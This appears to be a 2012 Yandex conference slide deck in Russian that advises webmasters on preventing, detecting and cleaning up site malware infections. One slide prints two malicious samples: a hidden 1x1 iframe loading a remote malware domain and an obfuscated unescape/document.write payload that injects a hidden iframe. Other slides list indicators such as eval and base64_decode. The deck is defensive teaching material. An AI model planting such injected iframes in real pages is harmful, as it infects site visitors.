



Российские  
интернет-технологии  
2012

# Яндекс

Как не заразить  
посетителей  
своего сайта

Александр Сидоров, Пётр Волков



# Почему мы об этом

- 1400 НОВЫХ заражённых сайтов **расказываем**
- 230k заражённых сайтов
  - проверяем около 20m URL в сутки
- за год 122 заражения сайтов, известных **всем**
- в основном – обычные, массовые заражения




# Мартовское обострение



- заражённые сайты в сумме теряют от 0.4m до 1.2m переходов с Яндекса в сутки



# Зачем нужна безопасность -

- пользователям – не терять  время, деньги, репутацию
- интернету – быть полезным для людей + электронные платежи
- злоумышленникам – заниматься чем-то полезным



# Зачем нужна безопасность -

- сайту – чтобы его трафик, пользователи (→ деньги) не доставались другим \$\$\$
  - редиректы, заражение, чужая реклама
  - имидж и доверие
  - если при взломе вставили malware, то – 99% трафика
  - если поисковый спам, то до – 100% трафика
- поисковой системе – чтобы было, чем отвечать на запросы пользователей



# Скриншоты предупреждений

Яндекс  
Нашлось 2 млн ответов

Поиск Почта Карты Маркет Новости Словари Блоги Видео Картинки ещё

ежик в тумане

в найденном в Москве

Мои находки  
Настройки  
Регион: Москва

Читать Мультфильм Песня

Детские сказки читать онлайн - Детские сказки Ёжик в тумане Читать  
«O-to-go-go!» — рванул на крик Ёжик, но — бул-тых! — упал в воду. Ёжик в тумане Ёжик в тумане. «Я — в реке, — похолодел от страха Ёжик и, немного погодя, решил, — лускай река... babylib.ru > abc/e/yozhik-v-tumane/ [копия](#)

Ёжик в тумане (1975) » Советские Фильмы Онлайн | грузинские мультфильмы  
Сайт может угрожать безопасности вашего компьютера или мобильного устройства

Посещение этого сайта может привести к заражению компьютера или мобильного устройства вредоносными программами, использованию его без вашего ведома, а также к порче или краже ваших данных. Почему?

Посмотреть сохранённую безопасную копию  
Это не угрожает вашему компьютеру и мобильному устройству.

Всё равно перейти на эту страницу  
Переход по ссылке может нанести вред вашему компьютеру или мобильному устройству.

Если спросить меня о моём любимом мультфильме, я непременно отвечу «Ёжик в тумане» Юрия Норштейна. Даже если вы не любите мультфильмы, как хороши они!

Торрент фильмы - Ёжик в тумане (1975) торрент

Яндекс  
Сайт [redacted] может угрожать безопасности вашего компьютера

На странице сайта был размещён вредоносный программный код. Это могло произойти как по вине владельца сайта, так и без его ведома, в результате действий злоумышленников. Яндекс периодически проверяет страницы сайтов, которые выводится в результате поиска. [Подробнее о безопасности сайтов](#)

Всё равно перейти на сайте  
Переход по ссылке может нанести вред вашему компьютеру

Если вы владелец этого сайта, локалиста, удалите вредоносный код. Если при новой проверке код не будет обнаружен, то страница об опасности вашего сайта исчезнет в результатах поиска. [Как удалить вредоносный код](#)

Сервис Яндекс.Вебмастер для владельцев сайтов  
Путь для получения информации о заражении ваших сайтов, информации об опасных страницах и их переломках

Кликер  
Серьёзный укорачиватель URL

Страница, которую вы хотите посетить, какая-то подозрительная.  
Риску  
Воздержусь

Имеется информация о том, что веб-страница studymovie.com используется для атак на компьютеры пользователей. В соответствии с вашими настройками безопасности она была заблокирована.

Веб-страницы, атакующие компьютеры, пытаются установить программное обеспечение, которое похищает персональную информацию, вредит вашей системе или использует ваш компьютер для атак на другие компьютеры.

Некоторые страницы намеренно созданы для распространения вредоносного программного обеспечения, однако многие страницы были взломаны и делают это без ведома или разрешения своих владельцев.

Исключить это предложение

STR → 0

Я

SOPHOS  
Для выявления вредоносного кода используется автоматизированный метод сканирования страниц

© 1997–2011 Яндекс

# Как не дать сайту заразиться

- не дать злоумышленникам взломать сайт и разместить на нём malware
- не размещать вредоносных редиректов и блоков из непроверенных источников
- не давать размещать malware пользователям в UGC



# Как помешать злоумышленникам

- контроль ввода данных (WAF)
- контроль операций ( Insecure Direct Object References )
- обновлять серверное ПО
- сложные пароли





# Как помешать злоумышленникам

## 2

- защитить компьютер вебмастера
- минимум данных о серверном ПО наружу
- анти-кликджекинг
- хостингам – регулярно проверять свои сайты, например, через [Safe Browsing API](#)



# Как не заразить сайт своими

- блоки и реклама – только от проверенных партнёрских программ
- дистрибутивы CMS, виджеты, библиотеки – из проверенных источников
- контроль служебного доступа
- качественный хостинг



# Как не дать заразить через UGC

- антиробот
- валидация данных
- проверять ссылки, например, через Safe Browsing API Яндекса
- проверять загружаемые файлы, например с помощью [virustotal.com Public API](https://virustotal.com)




# Как вылечить

- узнать
- найти client-side malware
- остановить веб-сервер, устранить причины заражения
- найти и удалить веб-серверное malware

**время = посещения и заражения = деньги и репутация**



# Как работает drive-by-download атака



# Браузерное malware: подготовка

- Windows XP на виртуальной машине
- разные браузеры, без cookies и истории посещений
- Java, Acrobat Reader, Flash
- несколько анонимных прокси-серверов
- после каждого просмотра страницы – revert



# Как получить client-side malware

- разными браузерами
- с поисковой выдачи и напрямую
- через прокси и без
- с разными user-agent, включая мобильные:  
[User Agent Switcher](#)



# Client-side malware: анализ

- анализировать, что загружается: [Fiddler](#) , [HttpAnalyzer](#)
- смотреть полученные от сервера данные
- глазами и антивирусом





# На что похоже браузерное malware

- html: `<iframe>`, `<script>`, `<object>`, `<embed>`
- google-analylics.com, yandes.ru
- js: `eval`, `document.write`,  
`document.location`, `window.open`, `unescape`
- cz.cc, .in, .cn, .pl, прямые ip-адреса, dyndns-сервисы



# Пример malware

[вебмастер](#) → [помощь](#)

## Mal/iframe-V

Данный вердикт означает, что на странице присутствует тег `<iframe>` в атрибуте `src` которого стоит доменное имя, с которого распространяется вредоносное ПО, а так же с атрибутами `width`, `height` со значениями от 0 до 2. Кроме вышеуказанных атрибутов, тег `<iframe>` также может включать в себя дополнительные атрибуты, такие как `frameborder=0`, `style="VISIBILITY:hidden"`, `style="display:none"`.

Примеры кода:

```
<iframe src="http://5iveleaf.cz.cc/1.html" width="1" height="1" style="display:none;"></iframe>
```

```
document.write(unescape(
' %3c%69%66%72%61%6d%65%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%7a%7a%69%6e%6f%2e%63%6
f%2e%63%63%2f%69%6e%66%2f%69%6e%64%65%78%2e%70%68%70%22%20%73%74%79%6c%65%3d%22%76%6
9%73%69%62%69%6c%69%74%79%3a%20%68%69%64%64%65%6e%3b%20%64%69%73%70%6c%61%79%3a%20%6
e%6f%6e%65%22%3e%3c%2f%69%66%72%61%6d%65%3e' ))
```



# Дополнительные признаки

- длинные нечитаемые строки
- лишние операции со строками (переопределение, замена подстрок, смещение символов, конкатенация)
- посторонний код в js-библиотеках
- переопределение элементов DOM



# Где может быть серверное

- в серверных скриптах **malware**
- в шаблонах CMS
- в настройках веб-сервера или интерпретатора
- сайт статический? утечка реквизитов доступа, либо заражение всего сервера



# Как найти веб-серверное malware

- посторонний код
  - дата модификации
  - несоответствие версии из VCS, backup
- обфусцированный код
  - нечитаемый
  - неструктурированный
  - закодированный



# Характерные функции

- `eval`
- `base64_decode`, `gzuncompress`, `gzinflate`,  
`ob_start`, `str_rot13`, `preg_replace`
- `assert`, `create_function`
- `file_get_contents`, `curl_exec`



# Как устранить причины заражения

- остановить веб-сервер
- в 90% случаев на сервере есть backdoor – найти!
- проверить [антивирусом](#) рабочие станции вебмастеров
- обновить ПО
- сменить пароли: root, FTP, SSH, админ-панели хостинга, CMS; удалить везде лишние пользователи



Вредоносный код можно удалить  
только после **устранения причины**  
заражения, **иначе его быстро**  
**восстановят**





# Как вовремя узнать о заражении

- посторонний код ( конфликт VCS )
- жалобы пользователей
- предупреждения в [Opera](#), [Я.Интернете](#) , [FF](#) с [Я.Баром](#)
- сообщения в [Я.Вебмастере](#)
- [уведомления](#) по email: whois + стандартные email-адреса  
– там спам? [ПДД](#)
- поиск на форумах «ваш\_домен заражён»: [Подписки](#) и [ППБ](#)
- трафик сайта и статистика переходов: [Метрика](#)



# Что ещё может быть полезным

- предупреждения о заражённых сайтах в [Opera](#), [Я.Интернете](#), [FF](#) с [Я.Баром](#)
- детали заражения в [Я.Вебмастере](#), вкладка «[Безопасность](#)»
- [safesearch.ya.ru](http://safesearch.ya.ru), в котором мы пишем об актуальных заражениях
- тех. поддержка Яндекса
  - только если больше ничего не помогло
  - email – в статьях на [help.yandex.ru](http://help.yandex.ru)



# Раздел Безопасность в Я.

Перепроверить

Перепроверка будет выполнена в течение нескольких дней.  
Убедитесь, что удалили код, по крайней мере, с указанных ниже страниц.

[Задать вопрос о сайте службе поддержки](#)

Яндекс проверяет страницы сайта выборочно, поэтому список зараженных страниц может быть неполным. Пожалуйста, проверьте и другие страницы, а также элементы, общие для всех страниц.

Страница	Дата последней проверки	Вердикт
[REDACTED]	26.01.2012	Mal/JSShell-B
[REDACTED]	14.02.2012	<a href="#">Troj/JSRedir-R</a> ⓘ
[REDACTED]	15.02.2012	<a href="#">Troj/iframe-GO</a> ⓘ
[REDACTED]	17.02.2012	Mal/JSShell-B
[REDACTED]	17.02.2012	<a href="#">Поведенческий анализ</a> ⓘ
[REDACTED]	17.02.2012	Mal/JSShell-B
[REDACTED]	1.03.2012	<a href="#">Поведенческий анализ</a> ⓘ



# Safe Browsing API

- проверка на malware + phishing
- 6.7m пользователей в день
- 230k опасных сайтов
- max 100 мс на проверку URL
- ключ на 100k проверок в сутки – free
- пишите на [safesearch@yandex-team.ru](mailto:safesearch@yandex-team.ru)



# Тех. поддержка - FAQ

- у меня вирусов нет!
- все антивирусы, кроме Яндекс, не находят вирус
- Яндекс то размечает, то не размечает
- антивирус Яндекс реагирует на гуглоаналитику?
- что такое поведенческий анализ?
- почему сайт не перепроверили за 2 часа?
- это не вирус, а просто счётчик



# Тех. поддержка - сэмплы

Мы **всегда** рады подробностям о заражении

- где именно на сервере был найден вредоносный код
- его примеры, как он работает, логи
- как он смог попасть на сервер
- подробности о серверном ПО, аномалиях
- [virus-samples@yandex-team.ru](mailto:virus-samples@yandex-team.ru)

**Сделаем интернет безопаснее**



# Это может случиться с каждым

- среднее время заражения 90 ч., если активно лечить
- трафик минус 99%, заразившийся посетитель не вернётся
- 1000 заражений = \$20 для злоумышленника
- сайт популярнее → бюджет на взлом больше



# Главное, что нужно сделать

1. примените правила или OWASP, чтобы не допустить
2. приготовьтесь обнаружить, устранить причину и вылечить
3. **не откладывайте, сделайте это сегодня**





# Спасибо!

## Вопросы?

- Служба безопасного поиска, safesearch.ya.ru <https://twitter.com/#!/yasafesearch>
- Александр Сидоров, [sidorov@yandex-team.ru](mailto:sidorov@yandex-team.ru) <https://twitter.com/#!/asidorov83>
- Пётр Волков, [peevo@yandex-team.ru](mailto:peevo@yandex-team.ru)

